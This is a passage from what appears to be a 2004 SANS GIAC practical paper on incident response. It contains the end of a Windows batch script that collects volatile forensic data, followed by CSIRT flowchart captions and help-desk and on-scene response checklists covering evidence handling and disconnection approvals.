Rem Copyright 2000 by Foundstone, Inc.
Rem http://www.foundstone.com
echo.

        fport
        fport /p
        fport /i
        fport /a
echo.
echo.
echo ************************************************************************************************************
echo List all Active Processes
echo ************************************************************************************************************
Rem PsList 1.22 - Process Information Lister
Rem Copyright (C) 1999-2002 Mark Russinovich
Rem Sysinternals - www.sysinternals.com
echo.
        pslist
        pslist -t
echo.
echo.
echo ************************************************************************************************************
echo List ARP Cache
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.

        arp -a
echo.
echo.
echo ************************************************************************************************************
echo List NetBIOS Cache
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.

        nbtstat -c
        nbtstat -n
echo.
echo.
echo ************************************************************************************************************
echo List IP Configuration Data
echo ************************************************************************************************************
Rem MS-DOS Command
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.

        C:
        ipconfig /all
        ipconfig /displaydns
        d:
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
echo.
echo.
echo ************************************************************************************************************
echo List the Current Audit Policy
echo ************************************************************************************************************
Rem Auditpol, Version 2.0
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.

        auditpol
echo.
echo.
echo ************************************************************************************************************
echo List Last Logon Data
echo ************************************************************************************************************
Rem NTLast Copyright(c) 1998, NT OBJECTives, Inc. All Rights Reserved
Rem Freeware v1.5.0 - Programming by JD Glaser
echo.

        ntlast
        ntlast -f
        ntlast -r
        ntlast -r -f
echo.
echo.
************************************************************************************************************
echo Run Final md5checksum hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.
REM The ending MD5Sums can be used to validate the integrity of the tools has not changed during the execution of the script.
        fsum -md5 -r *.*
echo.
echo.
echo ************************************************************************************************************
echo Recording the Current System Time and Date.
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        date /t
        time /t
echo.
echo ************************************************************************************************************
echo *** Live Computer Forensic Dump Completed ***
echo If you have, then press any key and this window will automatically close.
echo.
echo Have a Nice Day ☺ Unless you're a Hacker ☹
echo ************************************************************************************************************
echo.
echo off
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


6.9 *Incident Response Flowchart Sample.*



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Computer Security Incident Response Plan (CSIRP) Flow chart - Page 2 of 3

Incident Response



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.10 *Incident Response Procedure Checklist – Help Desk.*

CSIRT RESPONSE PROCEDURES CSIRT CASE NUMBER:

ITEM #	DATE	TIME	INFO NEEDED	TASK
Help Desk Response Checklist:				
1				Incident Reported to Help Desk.
2				**Get Reporting Persons Contact Information:**
2.1			Name:	
2.2			Title:	
2.3			Phone Number:	
2.4			Alternate Phone Number:	
2.5			Fax Number:	
2.6			Email Address:	
2.7			Office Location:	
2.8			Additional Information:	
3				**Get Computer System Information** **(Only if known, please don't have user touch the system.)**
3.1			System Type:	Desktop Notebook PDA Server Router Switch Other:
3.2			Operating System:	WIN 9.x WINNT W IN2K WIN XP Pro WINNT Server WIN2K Server/Adv Server WIN2003 Server Cisco IOS Other:
3.3			System Name:	
3.4			Modem?	Is it attached to a modem? YES / NO Modem Number:
4				**Get Incident Information**
4.1			What seems to be the problem?	
4.2			When did you notice the problem?	
4.3			How did you notice the problem?	
4.4			How is it impacting on you?	
4.5			How many system(s) are effected?	
5				**Help Desk determines if the incident is a worm or highly contagious virus.**
5.1				**If a worm/virus** - Help Desk has user disconnect the system from the network by removing the LAN cable (the "Fat" phone cord), DO NOT POWER OFF or Log Out! (go to Step 6)
5.2				**If not** - skip this step (go to Step 6)
6				**Provide Instructions to Reporting Person:**
6.1				Not do ANYTHING to their system and to just step away (don't log off, lock the screen, power off, etc.)
6.2				Notify their supervisor that they may have a computer security inicident and that they have notified the help desk.
6.3				Wait outside their cubicle/office for the arrival of the CSIRT.
7				**Notify the on-call Computer Security Incident Response Team (CSIRT) Member**
7.1				Help Desk calls the CSIRT on-call member at: **xxx.xxx.xxxx (cell) or xxx.xxx.xxxx (office)** and provide them with this and any related initial incident information. **Fax this form to xxx.xxx.xxxx**
8				**Provide Your Contact Information:**
8.1			Name:	
8.2			Title:	
8.3			Phone Number:	
8.4			Alternate Phone Number:	
8.5			Fax Number:	
8.6			Email Address:	

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.11 *Incident Response Procedure Checklist – On-Call CSIRT Member.*

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

ITEM #	DATE	TIME	INFO NEEDED	TASK
On-Call CSIRT Member Initial Response Checklist:				
1				Incident Reported to Help Desk.
1.1				**Get Reporting Persons Contact Information:** **(Have Help Desk fax their form to xxx.xxx.xxxx)**
1.2			Name:	
1.3			Title:	
1.4			Phone Number:	
1.5			Alternate Phone Number:	
1.6			Fax Number:	
1.7			Email Address:	
1.8			Office Location:	
1.9			Additional Information:	
2				**Get Computer System Information**
2.1			System Type:	Desktop Notebook PDA Server Router Switch Other:
2.2			Operating System:	WIN 9.x WINNT W IN2K WIN XP Pro WINNT Server WIN2K Server/Adv Server WIN2003 Server Cisco IOS Other:
2.3			System Name:	
2.4			Modem?	Is it attached to a modem? YES / NO Modem Number:
3				**Get Help Desk Contact Information:**
3.1			Name:	
3.2			Title:	
3.3			Phone Number:	
3.4			Alternate Phone Number:	
3.5			Fax Number:	
3.6			Email Address:	**Help Desk determines if the incident is a worm or highly contagious virus.**
4				**Get Incident Information:**
4.1			Type of Incident:	Denial of Service Hoax Physcial Damage\Loss\Theft Social Engineering Spam Threatening/Hassasment Unauthorized Access Unauthorized Use Unusual Computer Activity Virus/Worm Other:
4.2			Number of Systems Effected:	0 1 2-5 6-10 10-25 26-50 50-100 100+
4.3			Actions Taken So Far:	None, user is waiting for CSIRT Emergency Disconnection Other:

CONTINUE TO NEXT PAGE →

Help Desk calls the CSIRT on-call member at:
xxx.xxx.xxxx (cell) or xxx.xxx.xxxx (office) and provide them with this and any related initial incident information. **Fax this form to xxx.xxx.xxxx**

Space for Additional Information:

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:


ITEM #	DATE	TIME	INFO NEEDED	TASK
5				**On-Call Member Determines if CSIRT Should Respond**
5.1			CISRT Activated?	Incident Reported to Help Desk.
				Get Reporting Persons Contact Information: **(Have Help Desk fax their form to xxx.xxx.xxxx)**
6			Approving Official (Primary/Alternate)	**Emergency Disconnection Required?** **If so, get approval using the table below.**
6.1			NOC Chief / Asst. NOC Chief	Main Frame, Internet Disconnection, Core Switches, Firewall, Gateway Router, Web Hosting Site Enterprise Security Management system, (PCs) - Executive Management **Note: Automatic Approval by Next Authority if they cannot be contacted in (30 min - Business Hours / 2 hours - After Hours)** **APPROVED BY: DATE/TIME:**
6.2			Asst. NOC Chief / CSIRT Lead Investigator	Root Domain Controller, Enterprise Storage System, **Note: Automatic Approval by Next Authority if they cannot be contacted in (30 min - Business Hours / 2 hours - After Hours)** **APPROVED BY: DATE/TIME:**
6.3			Asst. NOC Chief / CSIRT Lead Investigator	Routers, Switches, Domain Controllers, File & Print Servers, PC's (Managers, Sys Admins, Security) **Note: Automatic Approval by Next Authority if they cannot be contacted in (15 min - Business Hours / 1 hour - After Hours)** **APPROVED BY: DATE/TIME:**
6.4			Supervisor, Help Desk or Help Desk Technician	Ordinary user PC's **Note: Help Desk/Desktop Support Technicians granted Automatic Approval if they cannot contact their supervisor in (5 min - Business Hours / 30 Minu tes - After Hours)** **APPROVED BY: DATE/TIME:**
7				**Notify the CSIRT Initial Response Team and the Chief Security Officer (Appendix D has the complete CSIRT notification roster)**
7.1				CSIRT IRT Members are:
7.2				
7.3				
7.4				
7.5				
7.6				Business Hours Incident - IRT members assemble at the CSO's office for their intitial briefing.
7.7				After Business Hours Incident - CSO determines IRT response: wait until next business day, virtual response (connect through VPN), or physically report to the CSO Office.
8				**Receive Initial Situation Brief and Get CSIRT Response Kit**
9				**Inform Management Team and Alert Potential CSIRT Specialists that they may be needed for incident response.**
9.1				CSIRT Management Team:
9.2				
9.3				
9.4				CSIRT Specialists put on alert (names):
				Help Desk determines if the incident is a worm or highly contagious virus.
10				**Respond to Incident Location**
Date:		**Time:**		**Name:**

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.12 *Incident Response Procedure Checklist – Sketch (if being treated as a crime scene).*

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:
OFFICE NUMBER:
FLOOR:





LEGEND:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.13 *Incident Response Procedure Checklist – Initial Response.*

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

OFFICE NUMBER:

ITEM #	DATE	TIME	CSIRT MEMBER	TASK
Section III - CSIRT On-Scene Initial Response Checklist:				
1				
1.1				Anyone inside the cubicle/office when you arrived or where they waiting outside?
				Who?
1.2				Put on Laytex Gloves before entering or touching any item In the potential crime scene if you even remotely think that the hard drive may need to be duplicated or the system confiscated. If you're not sure - put on the gloves.
1.3				**SECURE the Crime Scene .** Only the CSIRT initial response team should be in the office/cubicle. Anyone inside the "crime scene" can be supoeaned for court testimony. Additionally, the more people in the area, the greater the potential is for inadvertant or deliberate damaging of evidence. Recommend that if the supervisor is present, that they assist in keeping their staff out of the way during the investigation. **Tell them that this is going to take from 30 to 60+ minutes to complete.**
1.4				Take Digital Photographs of the office area, computer monitor, cable connections, whiteboard/chalkboard, any unusual items that you notice (hacking books, unauthorized equipment, system/monitor setup in non-standard manner.) Place a placard in the photograph to identify: Case Number, Evidence Tag Number, Location (room, etc). Try not to have people in the photo's. Use a 3" x 5" index card to make your placard. Use a black permanent marker to write your data on the card. It will make it easier to read.
1.5				If you do notice unusual items, write down the description and location in your log book
1.6				Computer Powered On?
1.7				Monitor Powered On?
1.8				Screen Locked? If so, by who(username)?
1.9				
1.10				
1.11				
1.12				
1.13				Who has access to the office?
1.14				
1.15				Operating System: WIN 9.x WINNT WIN2K WIN XP Pro WINNT Server WIN2K Server/Adv Server WIN2003 Server Cisco IOS Other:
1.16				Does the system have a network connection? LAN Drop Number?
1.17				Does the system have a modem connection? Modem active?
1.18				
1.19				
1.20				CPU:
1.21				
1.22				Local Printer?
1.23				PDA?
1.24				External Hard Drive?
1.25				External Zip / USB Drive?
1.26				External CD Recorder?
1.27				Thumb Drives or other Portable Media Storage?
1.28				Network Hub/Switch/Tap?
1.29				
1.30				1
1.31				2
1.32				3
1.32				4
1.33				5
				CONTINUE TO NEXT PAGE →

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

ITEM #	DATE	TIME	CSIRT MEMBER	TASK
Section III - CSIRT On-Scene Initial Response Checklist:				
2.1				**Get Computer System Information (Only**
2.2			System Type:	Desktop Notebook PDA Server Router Switch Other:
2.3			Operating System:	WIN 9.x WINNT W IN2K WIN XP Pro WINNT Server WIN2K Server/Adv Server WIN2003 Server Cisco IOS Other:
2.4			System Name:	
3			Modem?	Is it attached to a modem? YES / NO Modem Number:
3.1				**Get Updated Incident Information (Use back if necessary)**
3.2			What seems to be the problem?	
3.3			When did you notice the problem?	
3.5			How is it impacting on you?	
3.6			How many system(s) are effected?	
				Gather Volatile Data (if computer is operating)
4				Completely Fill out Evidence Custody Document and have the user currently logged on the system in question print and sign their name giving consent to collect the data. Their consent is not required , but appreciated. If they refuse, remind them that they've already granted consent by their signed acceptable user agreement and by the Warning Banners (sign-in and network attachement). If they still refuse, note that they refused and inform their supervisor. If time allows, consult with legal counsel as xxx.xxx.xxxx, if not, go ahead and collect the evidence.
4.1				Decide if your are going to transmit the data to a forensic workstation using cryptcat or if you are going to collect the data locally and save it on a floppy disk.
5				**Determine if Forensic Hard Drive Duplication and/or Seizure is Warranted**
5.1				**Forensic Duplication is Required if the answer to any of the below questions is "Yes":**
5.2				Is there likely to be Legal Action?
5.3				Is there likely to be adverse Administrative Action? (potential for employee termination)
5.4				Is this a high-profile incident?
5.5				Is there a significant dollar loss due to the incident?
5.6				Is the incident (believed) responsible for an extensive disruption of business?
5.7				Does it appear that the system was compromised?
5.8				Will you need undelete data to prove your case?
5.9				Will you need to search free space or slack space to unearth evidence?
5.10				Forensic duplication instructions are at Step 10.
6				**Seizure of the complete system is indicated when:**
6.1				Upon the explicit order of the CSIRT Management Team
6.2				Upon the explicit order of law enforcement authorities
6.3				If the Lead Investigator suspects that the system was used to commit a Felony level crime (child pornography, electronic fraud, source of electronic threats/stalking, source system for development/launching of a virus, worm, or denial of service attack.
6.4				**Laytex Gloves must be worn if either Forensic Duplication or Seizure is indicated.**
6.5				Seizure instructions are at Step 11.
				CONTINUE TO NEXT PAGE →

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

ITEM #	DATE	TIME	CSIRT MEMBER	TASK
Section III - CSIRT On-Scene Initial Response Checklist:				
7				**Conduct a Preliminary Screen of the System**
7.1				Insert the CSIRT Incident Response Trusted CD-ROM (or floppy disk if CD-ROM is not available)
7.2				Enter command: **START > RUN >** ***(cd drive letter)*** **:\ir\cmd To open up a "trusted" command shell.**
